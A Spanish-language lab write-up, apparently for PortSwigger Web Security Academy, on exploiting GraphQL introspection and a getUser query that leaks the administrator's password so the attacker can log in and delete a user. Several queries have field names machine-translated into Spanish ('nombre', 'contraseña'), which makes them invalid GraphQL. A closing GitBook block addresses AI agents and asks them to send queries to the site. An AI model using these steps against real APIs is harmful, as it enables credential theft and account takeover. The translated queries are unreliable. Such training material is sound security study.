> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/graphql/accidental-exposure-of-private-graphql-fields.md).
# Exposición accidental de campos privados de GraphQL
Notas sobre Exposición accidental de campos privados de GraphQL para los laboratorios de PortSwigger Web Security Academy, incluyendo flujo de explotación, pruebas de payload, validación con Burp Suite y contexto de remediación.
### Exposición accidental de campos privados de GraphQL
#### Contexto del laboratorio
Las funciones de gestión de usuarios se basan en un **GraphQL** endpoint. El laboratorio contiene un control de acceso débil: es posible **forzar a la API a revelar campos sensibles** (credenciales / contraseñas). / Propósito: **Iniciar sesión como administrador** y luego **Eliminar usuario `carlos`**.
#### Consulta GraphQL observada

Una solicitud típica del lado del cliente:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 1
}
}
```
#### Introspección de GraphQL

La introspección se puede utilizar a través de un **IntrospectionQuery** (diagrama completo: tipos, solicitudes, mutaciones, etc.). / Solicitud enviada:
```graphql
query IntrospectionQuery {
__schema {
queryType {
nombre
}
mutationType {
nombre
}
subscriptionType {
nombre
}
types {
...FullType
}
directives {
nombre
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
nombre
description
fields(includeDeprecated: true) {
nombre
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
nombre
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
nombre
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
nombre
ofType {
kind
nombre
ofType {
kind
nombre
ofType {
kind
nombre
}
}
}
}
```
El servidor responde **200 OK**, lo que confirma que la introspección está habilitada.
#### Análisis de solicitudes en el mapa del sitio

Al enviar solicitudes a **Objetivo → Mapa del sitio**, aparecen varias solicitudes (unas 5).


Una consulta destaca: **`getUser`**.
#### Exposición de campos privados mediante `getUser`
Consulta identificada:
```graphql
{
"query": "query($id: Int!) {/n getUser(id: $id) {/n id/n username/n password/n }/n}",
"variables": {
"id": 0
}
```
Esta consulta muestra el campo **`contraseña`**.
Versión equivalente de GraphQL:
```graphql
query($id: Int!) {
getUser(id: $id) {
id
nombre de usuario
contraseña
}
}
```
Al reemplazar **`id: 0`** con **`id: 1`**, la API devuelve el **nombre de usuario** y el **contraseña** de `administrador`:
```json
{
"id": 1
}
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/graphql/accidental-exposure-of-private-graphql-fields.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.